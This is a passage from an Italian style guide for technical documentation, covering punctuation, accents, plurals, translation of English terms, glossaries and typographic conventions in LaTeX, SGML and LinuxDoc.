[3] Purtroppo LaTeX segue la vecchia regola dell'allungamento dello spazio dopo il punto fermo che chiude il periodo, con l'aggravante che per riuscire a determinarlo può fare solo delle supposizioni, che a volte sono errate. Per fare in modo che LaTeX eviti di applicare questa regola errata, si può utilizzare il comando **`\frenchspacing`** nel preambolo del documento.

[4] Quando il sistema di composizione si basa su TeX, e si usano virgolette elevate, le virgolette doppie si ottengono preferibilmente attraverso una coppia di apici singoli aperti ( `` ` ` `` ) e una coppia di apici singoli chiusi ( `' '` ). In altri casi, soprattutto quando si tratta di file di testo puri e semplici, gli apici doppi si indicano con le virgolette normali ( `"`...`"` ).

[5] TeX permette l'uso di tre trattini di lunghezza differente: il trattino corto che si ottiene con un trattino singolo, il trattino medio che si ottiene con due trattini in sequenza e il trattino lungo che si ottiene con tre. Nella lingua italiana vanno usati solo i primi due, dove il trattino medio di TeX corrisponde al trattino lungo della nostra grammatica.

- :

  I due punti sono un simbolo di interpunzione ***esplicativo***. Collegano due segmenti di testo separati dal punto di vista sintattico, in cui la seconda parte, quella che segue il simbolo, elenca, chiarisce o dimostra il concetto espresso nella prima parte.

- .

  Il punto fermo è un segno di interpunzione che collega due segmenti di testo separati da un pausa forte. Generalmente segna la conclusione di un periodo. La parola successiva al punto ha l'iniziale maiuscola.

- !

  Il punto esclamativo indica generalmente la conclusione di un'esclamazione affermativa. Generalmente, quando conclude un periodo, il testo che segue ha l'iniziale maiuscola.

- ?

  Il punto di domanda indica un tono interrogativo alla fine di una frase. Generalmente, quando conclude un periodo, il testo che segue ha l'iniziale maiuscola.

- ...

  I punti di sospensione sono in numero fisso di tre e indicano che il discorso non viene portato a conclusione. Generalmente, sono uniti alla parola o al segno di interpunzione che li precede, oppure distanziati, a seconda che siano solo una sospensione oppure indichino l'omissione di un nome o di un'altra parola.

  Se si trovano alla fine di un periodo, dove andrebbe collocato un punto, questo non viene aggiunto, e la frase successiva inizia con la maiuscola. Nello stesso modo, se si trovano alla fine di un'abbreviazione che termina con un punto, quest'ultimo viene assorbito.

- ecc.

  Il punto di abbreviazione, quando si trova alla fine di un periodo, conclude da solo anche il periodo stesso, ed è seguito da iniziale maiuscola.

- ( )

  Le parentesi, generalmente tonde, servono per delimitare un inciso, come un commento, una nota dello scrivente, un chiarimento, ecc. Generalmente, i commenti del redattore o del traduttore sono terminati, entro l'ambito delle parentesi, con le sigle NdR (nota del redattore) e NdT (nota del traduttore).

### 100.2.3 Accenti e troncamenti

Nella lingua italiana scritta, l'uso degli accenti è un fatto puramente convenzionale. Ciò significa che l'accento non indica necessariamente il suono che ha effettivamente la lettera accentata, ma solo la sua rappresentazione consueta (nell'appendice D è riportato il testo della norma UNI 601567 sul «segnaccento obbligatorio»).[6]

- Nella lingua scritta è prevista (ed è obbligatoria) solo l'accentazione delle vocali finali delle parole nelle quali il tono della voce si rafforza sull'ultima sillaba (accento grafico).

  È possibile l'uso dell'accento per le vocali interne quando ciò serva per togliere ambiguità tra termini omografi (scritti nello stesso modo) che abbiano significati differenti. Generalmente, questa ambiguità è risolta dal contesto, e raramente si incontra la necessità di utilizzare accenti interni.

- Si utilizza comunemente solo l'accento grave (**àèìòù**), con l'eccezione della vocale «e» che può avere l'accento acuto (**é**).

- Vogliono l'accento acuto le parole terminanti in **ché** (perché, poiché, ecc.), oltre a **né** (congiunzione) e **sé** (pronome tonico). Quest'ultimo monosillabo viene scritto generalmente senza accento quando è seguito da **stesso**, anche se la grammatica non lo richiede.

- Vogliono l'accento alcuni monosillabi contenenti due vocali: **ciò**, **già**, **giù**, **più** e **può**.

- Vogliono l'accento i monosillabi che senza potrebbero avere un significato differente. La tabella 100.1 mostra l'elenco dei monosillabi accentati più importanti.

- Non vogliono l'accento alcuni monosillabi tra cui: **qui**, **qua**, **sto** e **sta**.

[6] Nell'ambito della documentazione tecnica, sarebbe consigliabile di evitare l'uso di accentazioni non comuni, anche se queste potrebbero essere preferibili in ambienti più raffinati.

- Solo alcune parole tronche richiedono la segnalazione di tale troncamento con l’apostrofo finale. In particolare: **po’** (poco), **mo’** (modo), **ca’** (casa) e alcuni imperativi.
- L’accento circonflesso (ˆ) non si usa più. Serviva per i nomi terminanti in **–io** che al plurale terminerebbero in **–ii** (per esempio: armadio, armadii). Attualmente, si tende a usare questi plurali con una sola **–i** finale, a parte i casi in cui ciò genera ambiguità (**assassino**, **assasini**; **assassinio**, **assassinii**).

| | | | |
|---|---|---|---|
| dà | indicativo di dare (dà valore) | da | preposizione (da voi) |
| è | verbo | e | congiunzione |
| là | avverbio (resta là) | la | articolo |
| lì | avverbio (vado lì) | li | pronome |
| né | congiunzione (né questo né quello) | ne | pronome (ne voglio ancora) |
| sé | pronome tonico (pieno di sé) | se | pronome atono o congiunzione |
| sì | avverbio (dice di sì) | si | pronome |

Tabella 100.1: Elenco dei monosillabi accentati più importanti e dei loro equivalenti (omografi) non accentati.

Alle volte, l’uso delle vocali accentate può creare problemi tecnici, dovuti alla loro mancanza nell’insieme di caratteri a disposizione. In Italia, e nei paesi dell’Europa centrale, si utilizza la codifica ISO 8859-1 (Latin-1) che contiene tutte le nostre lettere accentate. Nelle circostanze in cui ciò non è attuabile (per esempio quando si dispone di un sistema configurato male, o la tastiera non dispone dei simboli necessari), occorre utilizzare delle tecniche di rappresentazione che dipendono dal programma utilizzato per la composizione.

#### 100.2.3.1 SGML

SGML, comprendendo in questo anche HTML, dispone di una serie di codici macro standardizzati elencati nella tabella 100.2.

| Vocale accentata | Macro corrispondente |
|---|---|
| à, À | à, À |
| è, È | è, È |
| ì, Ì | ì, Ì |
| ò, Ò | ò, Ò |
| ù, Ù | ù, Ù |
| é, É | é, É |

Tabella 100.2: Vocali accentate attraverso l’uso di macro SGML.

#### 100.2.3.2 TeX/LaTeX

TeX, e di conseguenza LaTeX, dispongono di una serie di codici elencati nella tabella 100.3.

| Vocale accentata | Codice TeX corrispondente |
|---|---|
| à, À | \‘a, \‘A |
| è, È | \‘e, \‘A |
| ì, Ì | \‘{\i}, \‘I |
| ò, Ò | \‘o, \‘O |
| ù, Ù | \‘u, \‘U |
| é, É | \’e, \’E |

Tabella 100.3: Vocali accentate per TeX.

#### 100.2.3.3 Lout

Lout dispone del comando **`@Char`** per indicare simbolicamente i segni tipografici che per qualche ragione non possono essere scritti letteralmente attraverso la codifica a disposizione. La tabella 100.4 mostra i comandi necessari a ottenere le vocali accentate.

#### 100.2.3.4 Testo puro

Quando si scrive un file di testo puro e semplice, e non è possibile utilizzare la codifica ISO 8859-1, si può utilizzare un trucco con cui si usa un apice opportuno subito dopo la vocale da accentare. Naturalmente questa tecnica può valere solo per la lingua italiana in cui gli accenti si pongono solo nelle vocali finali. Visivamente il risultato è molto simile a quello corretto.

| Vocale accentata | Comando di Lout |
|---|---|
| à, À | @Char agrave, @Char Agrave |
| è, È | @Char egrave, @Char Egrave |
| ì, Ì | @Char igrave, @Char Igrave |
| ò, Ò | @Char ograve, @Char Ograve |
| ù, Ù | @Char ugrave, @Char Ugrave |
| é, É | @Char eacute, @Char Eacute |

Tabella 100.4: Vocali accentate per Lout.

| Vocale accentata | Vocale apostrofata corrispondente |
|---|---|
| à, À | a‘, A‘ |
| è, È | e‘, E‘ |
| ì, Ì | i‘, I‘ |
| ò, Ò | o‘, O‘ |
| ù, Ù | u‘, U‘ |
| é, É | e’, E’ |

Tabella 100.5: Trucco per rappresentare le vocali accentate quando non si può fare altrimenti.

### 100.2.4 Uso della «d» eufonica

Le congiunzioni **e**, **o**, e la preposizione **a**, consentono l’aggiunta di una **d** eufonica, per facilitarne la pronuncia quando la parola che segue inizia per vocale. Si tratta di una possibilità, e non di una regola; di questa **d** si potrebbe benissimo fare a meno.

Ognuno tende a usare questa **d** eufonica in modo differente, a seconda della propria cadenza personale, che ne può richiedere o meno la presenza. Quando si scrive, bisognerebbe mantenere lo stesso stile, anche sotto questo aspetto, quindi ognuno deve stabilire e seguire un proprio modo.

Esiste tuttavia un suggerimento che punta all’uso moderato di queste **d** eufoniche: usare la **d** solo quando la vocale iniziale della parola successiva è la stessa; e non usarla nemmeno quando, pur essendoci la stessa vocale iniziale nella parola successiva, ci sia subito dopo una **d** che possa complicare la pronuncia.

### 100.2.5 Uso delle maiuscole

L’iniziale maiuscola si utilizza all’inizio del periodo e per evidenziare i nomi propri. Nel dubbio è meglio evitare di utilizzare le maiuscole. La lingua italiana fa un uso diverso delle maiuscole rispetto ad altre lingue. Il novello scrittore di documenti tecnici tende a lasciarsi influenzare dall’uso che si fa delle maiuscole nella lingua inglese. Per questo è bene ribadire che in italiano l’uso di queste deve essere ridotto al minimo indispensabile.

### 100.2.6 Plurali

Ci sono alcuni aspetti del plurale nella lingua italiana che vale la pena di annotare. In particolare, nel caso di chi deve utilizzare anche termini stranieri, si pone il problema di decidere se questi siano invariabili o meno. A questo proposito, esistono due regolette semplici e pratiche:

- le parole terminanti per consonante sono invariate al plurale;
- i termini di provenienza straniera non ancora assimilati sono invariati al plurale.

In particolare, per quanto riguarda la seconda, la logica è che non si può applicare un plurale secondo le regole di una lingua straniera mentre si usa l’italiano. Inoltre, dato che nella maggior parte dei casi si tratta di termini inglesi, che nella loro lingua prenderebbero quasi sempre una terminazione in **–s** al plurale, diventerebbe anche difficile la loro pronuncia in italiano.

#### 100.2.6.1 Interfacce o interfaccie?

Esiste una regoletta che permette di stabilire facilmente come debba essere ottenuto il plurale delle parole che terminano in **–cia** e **–gia**: la **i** rimane se la **c** e la **g** sono precedute da vocale, oppure se la **i** viene pronunciata con accento, mentre viene eliminata se queste consonanti sono precedute da un’altra consonante.

Quindi si ha: **camicia**, **camicie** e **interfaccia**, **interfacce**; **ciliegia**, **ciliegie** e **spiaggia**, **spiagge**; **energia**, **energie**.

### 100.2.7 Elenchi

Gli elementi puntati, o numerati, possono essere composti da elementi brevi, oppure da interi periodi. Se tutti gli elementi sono brevi:

- l'elenco deve essere introdotto da una frase terminante con due punti;
- ogni elemento deve essere terminato con un punto e virgola, a eccezione dell'ultimo che termina normalmente con un punto.

La descrizione appena fatta mostra un esempio di elenco del genere. Se anche uno solo degli elementi è troppo lungo, è bene trasformare tutti gli elementi in periodi terminati da un punto. In tal caso, se l'elenco viene introdotto da una frase, anch'essa termina con un punto.

Ci possono essere situazioni in cui queste indicazioni non sono applicabili: come sempre è necessario affidarsi al buon senso.

### 100.2.8 Citazioni

Le citazioni, cioè le frasi o i brani riprodotti letteralmente da altri documenti, devono apparire distinte chiaramente dal testo normale. Si usano normalmente queste convenzioni:

- quando la citazione è incorporata nel testo viene delimitata attraverso le virgolette, oppure utilizzando il corsivo se la citazione è particolarmente breve;
- le citazioni incluse in un'altra citazione già virgolettata si evidenziano attraverso l'uso di un altro tipo di virgolette, cominciando da quelle uncinate («»), utilizzando poi quelle elevate doppie (“”) e terminando con quelle singole (‘’);
- quando la citazione è molto lunga e occupa diversi capoversi, conviene utilizzare un corpo minore o un altro espediente tipografico per distinguerla dal testo normale, come con l'uso di rientri differenti;
- quando la citazione è lunga e non si vogliono utilizzare altri espedienti per evidenziarla, si utilizzano le virgolette, e quelle di apertura vanno ripetute all'inizio di ogni capoverso;
- all'interno delle citazioni possono apparire dei commenti o chiarimenti inseriti da chi scrive, delimitandoli attraverso l'uso di parentesi quadre;
- all'interno delle citazioni vanno indicate le omissioni, e queste possono essere segnalate attraverso l'uso dei puntini di sospensione racchiusi tra parentesi quadre (come per i commenti);
- quando si fanno delle omissioni nella citazione all'inizio o alla fine del brano, è preferibile l'uso dei puntini di sospensione senza che questi siano racchiusi tra parentesi quadre; all'inizio i puntini di sospensione sono staccati dalla prima parola, mentre alla fine sono attaccati all'ultima.

## 100.3 Traduzioni e termini stranieri

Le traduzioni rappresentano un problema in più, dal punto di vista dell'uniformità stilistica espressiva, soprattutto perché sono frequentemente il risultato di un lavoro di gruppo. Il problema più grave è rappresentato dalla traduzione o dall'acquisizione di quei termini che non fanno parte del linguaggio comune.

- Una traduzione non può essere letterale, perché lingue diverse hanno strutture differenti, e il significato che si attribuisce alle parole dipende dal contesto. Quello che conta, quindi, è che il significato sia mantenuto.
- Quando si tratta di termini tecnici di origine straniera, la loro traduzione è spesso inopportuna, soprattutto quando chi deve esprimersi utilizzando quei concetti utilizza già abitualmente il termine in questione, nella forma originale, senza tradurlo.

  In pratica, è importante che gli utenti esperti possano trovare familiare la traduzione di un documento tecnico rivolto a loro.

L'attività di traduzione è tanto più delicata se si considerano i vincoli posti dalle convenzioni internazionali che regolano l'editoria. In breve, la traduzione deve essere autorizzata dall'autore originale, verso il quale ci si assume la responsabilità del buon esito di questa operazione.

Per questo, la traduzione non può alterare il contenuto espresso dall'autore originale, e nemmeno chiarirlo. Nello stesso modo, una traduzione deve sempre essere accompagnata dall'indicazione dei nomi dei traduttori che l'hanno realizzata.

### 100.3.1 Quando non si traduce

Come sempre, la scelta di tradurre o meno un termine tecnico deve essere affidata al buon senso, e al confronto con altri traduttori. Qui si elencano brevemente alcuni punti su cui si può basare la decisione di non tradurre.

- Quando un termine straniero ha un significato più specifico della sua traduzione letterale, allora non viene tradotto.

  L'esempio più importante che deriva da questa affermazione è il termine **file**, che in italiano identifica precisamente il concetto di ***archivio elettronico generico***.

- Una traduzione utilizzata largamente sul campo deve essere privilegiata al momento della scelta. È importante evitare che gli utenti esperti possano essere confusi da una traduzione. In pratica: gli utenti esperti devono trovare familiari le traduzioni scelte.

### 100.3.2 Acquisizione di termini inglesi

Quando si decide di lasciare inalterato il termine straniero nel testo italiano, si pone il problema di stabilire il modo con cui questo possa convivere con il resto del testo. L'unica regola sicura è la verifica dell'uso generale, attraverso la discussione nelle liste specializzate. Tuttavia si possono definire alcune regole di massima, per dare l'idea del problema.

È importante osservare che nell'ambito delle traduzioni di documenti tecnici, nella stragrande maggioranza dei casi, si ha a che fare con l'inglese. Infatti, l'acquisizione di un termine straniero tende a seguire logiche differenti a seconda della lingua di origine. Per comprenderlo basta pensare con quanta facilità si potrebbe acquisire un termine francese, come «console», rispetto a un termine inglese.

- La prima cosa da fare di fronte a un termine da non tradurre è di verificare in un vocabolario di lingua italiana; se c'è, il problema è risolto. Questo potrebbe sembrare un consiglio banale; ma attualmente appaiono già parole come «input» e «output» che non sono poi di uso così generalizzato.

- Un termine inglese può assumere il genere che avrebbe se tradotto in italiano, oppure quello che suona meglio dandogli un significato italiano. In caso di dubbio è importante controllare l'uso comune (se esiste).

- I termini inglesi non tradotti sono invariabili al plurale, cioè quando sono inseriti in testi in italiano vanno scritti sempre al singolare, senza aggiungere la lettera «s» finale, anche se ci si riferisce a una quantità maggiore di uno.

  A titolo di esempio si pensi al termine «mouse» che al plurale inglese diventa «mice». Chi usa questo termine, probabilmente è costretto a farlo, dato che l'italiano offre poche alternative; forse si potrebbe indicare come «dispositivo di puntamento», ma questa definizione è troppo generica e probabilmente non verrebbe compresa. Pertanto, chi usa questi termini non può essere anche costretto a conoscere perfettamente l'inglese e il modo corretto di usare i plurali in quella lingua.

  In altri termini, la lingua italiana non può incorporare le regole di un'altra lingua.

Quando il termine che non si traduce non è di uso comune nell'ambiente a cui si rivolge il documento, dovrebbe essere evidenziato in corsivo tutte le volte che viene utilizzato. Per chiarire meglio il concetto, un termine tecnico può essere o meno di uso comune per il pubblico di lettori a cui si rivolge: se si tratta di un termine considerato normale per quell'ambiente, non è il caso di usare alcuna evidenziazione.

### 100.3.3 Stesura di un glossario

Quando si traduce un documento è importante la preparazione di un glossario, ossia una raccolta di traduzioni standard che permettono di mantenere uniformità nel documento tradotto. Questo diventa tanto più importante quando si lavora in gruppo, o si partecipa alla traduzione di un gruppo di opere che fanno parte di uno stesso ambito tecnico.

Un glossario del genere non può essere un documento statico, in quanto si ha la necessità di aggiornare continuamente il suo contenuto; se non altro per estenderlo.

Nell'ambito della documentazione GNU/Linux, ci si può iscrivere alla lista **`it@li.org`** per chiedere informazioni sul lavoro già svolto e per discutere termini non ancora definiti dal glossario in corso di realizzazione. Per iscriversi basta inviare un messaggio a **`majordomo@li.org`** contenente nel corpo (e non nell'oggetto) il testo seguente:

```
subscribe it
```

L'invio di messaggi al gruppo di discussione va indirizzato poi a **`it@li.org`**.

Eventualmente si può scaricare il glossario attuale da <*ftp://ftp.linux.it/pub/ILS/People/md/glossario.tgz*>, tenendo presente che il moderatore della lista desidera che non sia distribuito ulteriormente, in modo da evitare che si diffondano versioni obsolete.

Come ultima nota è opportuno chiarire che un glossario per la traduzione può essere solo uno strumento, per l'utilizzo da parte di persone in grado di capire il contesto in cui i termini sono usati, e di stabilire se le voci corrispondenti del glossario sono applicabili alle situazioni particolari.

### 100.3.4 Opere originali

Anche l'autore di un'opera originale di carattere tecnico, si imbatte in problemi simili a quelli dei traduttori. Infatti, quando l'acquisizione di un termine tecnico straniero riguarda solo l'ambito specializzato per il quale si scrive, si può dubitare del modo giusto di utilizzarlo.

Per questo, anche gli autori di opere originali possono avere la necessità di preparare un glossario e di discutere le espressioni migliori per un determinato concetto.

## 100.4 Stile tipografico

La definizione dello stile tipografico è un altro punto delicato nella definizione dello stile letterario generale. Di solito, la sua preparazione, è compito del tipografo o del coordinatore di un gruppo di autori o traduttori.

Il modo migliore per stabilire e utilizzare uno stile tipografico è quello di usare un sistema SGML, attraverso cui definire un DTD che non permetta alcun dubbio nella relazione che ci deve essere tra le varie componenti di un documento. In questo modo, gli autori hanno solo in compito di qualificare correttamente le varie componenti del testo, senza pensare al risultato finale, per modificare il quale si può semmai intervenire sul sistema di conversione successivo.

Le sezioni seguenti trattano dei problemi legati alla definizione di uno stile tipografico per la redazione di documenti tecnico-informatici, mostrando prevalentemente esempi in SGMLtools (LinuxDoc) e a volte anche in LaTeX. L'idea è presa dalla guida di stile del gruppo di documentazione di Linux: LDP (*Linux Documentation Project*), ma le indicazioni si basano sulle consuetudini tipografiche italiane.

### 100.4.1 Blocchi di testo

Scrivendo documenti che riguardano l'uso dell'elaboratore, si incorre frequentemente nella necessità scrivere nomi, o intere parti di testo, che devono essere trattati in modo letterale. Possono essere nomi di file e directory, comandi, porzioni del contenuto di file, listati di programmi, ecc. In questi casi è sconsigliabile l'uso di un tipo di carattere proporzionale, perché si rischierebbe di perdere delle informazioni importanti. Si pensi al trattino utilizzato nelle opzioni della maggior parte dei comandi Unix: utilizzando un carattere proporzionale, attraverso un sistema di composizione come LaTeX, si otterrebbe un trattino corto, mentre due trattini posti di seguito genererebbero un trattino normale; e ancora, da tre trattini si otterrebbe un trattino largo.

Altri tipi di problemi sono dati da nomi di altro genere, come i marchi di fabbrica, e dalla necessità di marcare dei concetti quando appaiono per la prima volta.

#### 100.4.1.1 Nomi di file e directory

- I nomi di file, di qualunque tipo, dovrebbero essere rappresentati attraverso un tipo di carattere a spaziatura fissa.
- I nomi di questi tipi di entità sono sensibili alla differenza tra maiuscole e minuscole. Per questo vanno scritti sempre così come sono, anche quando si trovano all'inizio di un periodo, senza acquisire un'eventuale iniziale maiuscola.
- I nomi di file eseguibili, in quanto tali, sono indicati preferibilmente senza il percorso necessario al loro avvio.
- I nomi di programmi per i sistemi Dos, dovrebbero essere indicati utilizzando lettere maiuscole, e dovrebbero essere completi della loro estensione.

#### 100.4.1.2 Schermate, listati e simili

Il testo ottenuto da listati di vario tipo, come i pezzi di un programma sorgente, il risultato dell'elaborazione di un comando, o il contenuto di una schermata, possono essere rappresentati convenientemente attraverso un ambiente di inclusione di testo letterale a spaziatura fissa. Generalmente, con LinuxDoc si utilizza l'ambiente **`verb`** contenuto in **`tscreen`** (l'uso dell'ambiente **`code`** è sconsigliabile).

Il problema sta nel fatto che l'ampiezza di tale testo non può superare i margini del corpo del documento, in base al tipo di impaginazione finale che si ritiene dover applicare. Infatti, tale testo non può essere continuato nella riga successiva perché ciò costituirebbe un'alterazione delle informazioni che si vogliono mostrare.

Generalmente, non è possibile superare un'ampiezza di 80 colonne, pari a quella di uno schermo a caratteri normale.

#### 100.4.1.3 Variabili di ambiente

- I nomi di variabili di ambiente dovrebbero essere rappresentati attraverso un tipo di carattere a spaziatura fissa.
- I nomi di questi tipi di entità sono sensibili alla differenza tra maiuscole e minuscole. Per questo vanno scritti sempre così come sono, anche quando si trovano all'inizio o all'interno di un periodo.
- A seconda del tipo di documentazione, potrebbe essere stata definita la convenzione per cui queste debbano essere indicate sempre precedute dal simbolo dollaro (**`$`**).

La scelta di rappresentare le variabili utilizzando il dollaro come prefisso è motivata dalla facilità con cui questa può essere identificata durante la lettura del testo. Tuttavia, questa scelta potrebbe essere discutibile, perché il dollaro non appartiene al nome della variabile, e perché potrebbe indurre il lettore a utilizzarlo sempre, anche quando negli script non si deve. Quindi, il buon senso deve guidare nella decisione finale.

#### 100.4.1.4 Comandi e istruzioni

A volte si ha la necessità di indicare un comando, o un'istruzione, all'interno del testo normale. Per questo, è opportuno utilizzare un carattere a spaziatura fissa, come nel caso dei nomi di file e directory, però qui si pone un problema nuovo dovuto alla possibile presenza di spazi e trattini. I programmi di composizione normali tendono a interrompere le righe, quando necessario, in corrispondenza degli spazi ed eventualmente anche dei trattini. Se il comando o l'istruzione che si scrive è breve, è consigliabile l'utilizzo di spazi e trattini non interrompibili.[7]

Quando si utilizza SGML (compreso HTML), si può usare l'entità **` `** per indicare uno spazio non interrompibile, mentre se si usa solo LaTeX, è il carattere tilde (`~`) che ha questa funzione.

Il problema del trattino non è semplice, perché non esiste un trattino generico non separabile, fine a se stesso. Di trattini ne esistono di varie misure e non sempre esistono corrispondenti per diversi tipi di programmi di composizione.

#### 100.4.1.5 Nomi di applicativi

Quando si fa riferimento al nome di un programma si pongono due alternative: l'indicazione del file eseguibile oppure del nome attribuito dall'autore al suo applicativo.

Per comprendere la differenza, si può pensare a Apache: il server HTTP. Non si tratta di un semplice eseguibile, ma di un applicativo composto da diverse parti, in cui l'eseguibile è **`httpd`**. Nello stesso modo, nel caso di Perl (il linguaggio di programmazione), si può pensare all'applicativo in generale, composto dalle librerie e tutto ciò che serve al suo funzionamento; oppure si può voler fare riferimento solo all'eseguibile: **`perl`**.

- I nomi di programmi applicativi vanno indicati nello stesso modo in cui lo fa il loro autore, rispettando l'uso delle maiuscole e delle minuscole, in qualunque posizione del testo.
- I nomi di questi tipi di entità non dovrebbero essere evidenziati in modo particolare.

Esempi

Ghostscript è un programma molto importante.

nanoBase è un semplice applicativo per Dos.

#### 100.4.1.6 Concetti e termini nuovi

- I concetti e i termini che non si ritengono familiari per il lettore, dovrebbero essere evidenziati la prima volta che si presentano.

Per questo tipo di evidenziazione si utilizza un neretto oppure un corsivo. L'uso del neretto è contrario alla tradizione dei testi italiani, in cui questo viene fatto normalmente utilizzando solo il corsivo. Tuttavia, il neretto si presta meglio alla composizione in formati molto diversi; per esempio si ottiene facilmente anche su un documento da visualizzare attraverso uno schermo a caratteri.

[7] Naturalmente questo ha senso se poi il programma di composizione non tenta di suddividere le parole in sillabe.

Esempi

Questo meccanismo permette di inserire le cosiddette ***entità interne***, con cui si possono definire delle macro.

#### 100.4.1.7 Termini stranieri

A volte è opportuno utilizzare termini stranieri, non tradotti. Quando si tratta di termini non ben acquisiti nel linguaggio comune, almeno per il pubblico a cui si rivolge il documento, è opportuno utilizzare il corsivo tutte le volte in cui il termine viene adoperato.

Un termine tecnico può essere o meno di uso comune per il pubblico di lettori a cui si rivolge: se si tratta di un termine considerato normale per quell'ambiente, non è il caso di usare alcuna evidenziazione.

#### 100.4.1.8 Nomi proprietari e logotipi

L'indicazione di nomi che fanno riferimento a marchi di fabbrica o simili, va fatta come appare nel copyright o nella nota che fa riferimento al brevetto, rispettando l'uso delle maiuscole e dell'eventuale punteggiatura. Si dovrebbe evitare, quindi, di prendere in considerazione un eventuale logo grafico del prodotto. Non è opportuno fare risaltare maggiormente i nomi di questo tipo.

All'interno del testo non è conveniente fare riferimento al detentore del copyright o del brevetto. Di questo problema dovrebbero farsi carico delle note opportune all'inizio del documento che si scrive.

Esempi

Sistema di stampa PostScript...

Scheda SCSI Adaptec...

Unità magneto-ottica FUJITSU...

Hewlett Packard

### 100.4.2 Titoli

Nei testi di lingua italiana, i titoli vanno scritti come se si trattasse di testo normale, con le particolarità seguenti:

- non viene mai posto il punto fermo finale;
- si cerca di evitare l'inserzione di altri segni di punteggiatura, a meno che ciò sia necessario per qualche motivo;
- non si usano evidenziazioni particolari di parole o nomi come invece potrebbe avvenire nel testo normale.

Un documento a carattere tecnico viene normalmente suddiviso in segmenti a più livelli. Per avere maggiore facilità nella trasformazione del documento in diversi formati tipografici finali, conviene limitare la scomposizione a un massimo di due livelli. Nel caso di LinuxDoc, significa limitarsi a usare **`sect`** e **`sect1`**.

#### 100.4.2.1 Didascalie

Gli elementi che non fanno parte del flusso normale di un documento, come tabelle e figure, sono accompagnate generalmente da un titolo e da una didascalia. Il titolo serve a identificarle, mentre la didascalia ne descrive il contenuto.

I titoli di tabelle, figure e oggetti simili, seguono le regole dei titoli normali, mentre il testo delle didascalie segue le regole del testo normale. Tuttavia, quando si utilizzano programmi di composizione che permettono di abbinare solo una nota descrittiva, che funga sia da titolo che da didascalia, occorre fare una scelta:

- quando le note sono brevi, è opportuno che si comportino come i titoli, cioè non contengano simboli di punteggiatura;
- quando sono più lunghe, si può decidere di trattarle come didascalie vere e proprie, con tutti i simboli di punteggiatura necessari per una comprensione corretta del contenuto.

Naturalmente, la scelta fatta deve valere per tutte le descrizioni che si abbinano a questi oggetti di un particolare documento: brevi o lunghe che siano.

#### 100.4.2.2 Elenchi descrittivi

Gli elenchi descrittivi, come quelli che si ottengono con LinuxDoc utilizzando la struttura seguente, possono essere insidiosi, perché potrebbero tradursi in modo differente a seconda del tipo di programma di composizione utilizzato.

```
<descrip>
<tag>Primo elemento</tag>
        Descrizione del primo elemento,...
        Bla bla bla...
</descrip>
```

L'elemento descrittivo dell'elenco è in pratica un titolo che introduce una parte di testo generalmente rientrata. Sotto questo aspetto, questo titolo segue le regole già viste per i titoli. Tuttavia, il problema sta nel fatto che si potrebbe essere indotti a riprendere un discorso lasciato in sospeso quando veniva introdotto l'elenco, come nell'esempio seguente:

```
Bla bla bla bla...

Primo elemento

        Descrizione del primo elemento,...
        Bla bla bla...

Qui si riprende il discorso precedente all'elenco descrittivo.
...
```

Infatti, l'utilizzo dei rientri fa percepire immediatamente la conclusione dell'elenco stesso. Quando si scrive un documento che deve poter essere convertito in molti formati differenti, che quindi potrebbe essere elaborato da programmi di composizione di vario tipo, può darsi che i rientri vengano perduti, e gli elementi descrittivi dell'elenco appaiano come dei titoli veri e propri. Ma se ciò accade, quando si ricomincia «il discorso lasciato in sospeso», sembra che questo appartenga all'argomento dell'ultimo titolo apparso.

```
Bla bla bla bla...

Primo elemento

Descrizione del primo elemento,...
Bla bla bla...

Qui si riprende il discorso precedente all'elenco descrittivo.
...
```

Pertanto, se si vogliono utilizzare strutture di questo tipo, è consigliabile che appaiano alla fine di una sezione, quando quello che viene dopo è un titolo di una sezione o di qualcosa di simile.

### 100.4.3 Richiami in nota

I richiami in nota (le note a piè pagina e quelle alla fine del documento) sono composti con le stesse regole del testo normale. Quando il riferimento a una nota si trova alla fine di una parola cui segue un segno di interpunzione, è opportuno collocare tale riferimento dopo il simbolo di interpunzione stesso.

### 100.4.4 Indicizzazione

La costruzione di un indice analitico deriva dall'inserzione di riferimenti all'interno del testo, attraverso istruzioni opportune definite dal tipo di programma usato per la composizione.

LinuxDoc consente attualmente di inserire tali riferimenti all'interno del testo, utilizzando gli ambienti **`nidx`** e **`ncdx`**, che vengono poi gestiti solo nella composizione attraverso LaTeX, e ignorati in tutti gli altri casi. **`ncdx`** si usa per i nomi tecnici (file, directory, variabili di ambiente, ecc.), mentre **`nidx`** per tutti gli altri tipi di riferimento.

Le voci inserite in questi riferimenti, che poi formeranno l'indice generale, vanno scelte in modo da essere uniformi, secondo alcune regole molto semplici.

- Si utilizzano le lettere minuscole, a meno che si tratti di nomi particolari che vanno sempre scritti in un modo prestabilito:
  - i nomi proprietari vanno scritti come indicato dalla casa produttrice;
  - i nomi di applicativi software vanno scritti come indicato dall'autore;

  - i nomi di file e directory vanno scritti esattamente come sono, tenendo conto che i file eseguibili vanno indicati senza percorso, mentre gli altri dovrebbero contenerlo;
  - i nomi di variabili di ambiente vanno scritti esattamente come sono, prefissati dal simbolo dollaro.

- Si utilizza solo il singolare;

I riferimenti per la generazione dell'indice generale vanno posti preferibilmente nei luoghi opportuni, in modo da evitare inutili rimandi a pagine che non contengono ciò che si cerca. Per esempio, la parola **file** potrebbe trovarsi in quasi tutte le pagine di un testo di informatica, mentre sarebbe conveniente che l'indice analitico riporti solo le pagine in cui si parla del concetto che questa parola rappresenta.

I nomi di programmi eseguibili e di file di dati standard dovrebbero essere inseriti nell'indice analitico ogni volta che appaiono nel testo.

### 100.4.5 Riferimenti bibliografici e simili

I riferimenti ad altri documenti dovrebbero contenere tutti gli elementi necessari a identificare la pubblicazione:

- il titolo completo;
- l'autore;
- l'editore;
- la data di edizione;
- l'URI (se il documento è disponibile attraverso la rete).

Generalmente è consigliabile comporre gli elenchi bibliografici indicando le opere a partire dall'autore, mettendo il titolo in testo corsivo o inclinato, e separando le varie componenti di ogni riferimento bibliografico attraverso delle virgole.

Esempi

Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991

#### 100.4.5.1 Riferimenti all'interno del testo

- I riferimenti ad altri documenti, all'interno del testo normale, vanno fatti indicando il titolo completo, in corsivo o inclinato, e il nome dell'autore.
- Il titolo è separato con una virgola da un eventuale sottotitolo.
- I riferimenti a un testo già citato possono essere fatti utilizzando solo il titolo o solo l'autore, o attraverso altri mezzi, purché si sia certi di non creare ambiguità o disagio al lettore.

Esempi

Questa sezione fa riferimento a concetti contenuti in *LaTeX, Guida a un sistema di editoria elettronica*, di Claudio Beccari.

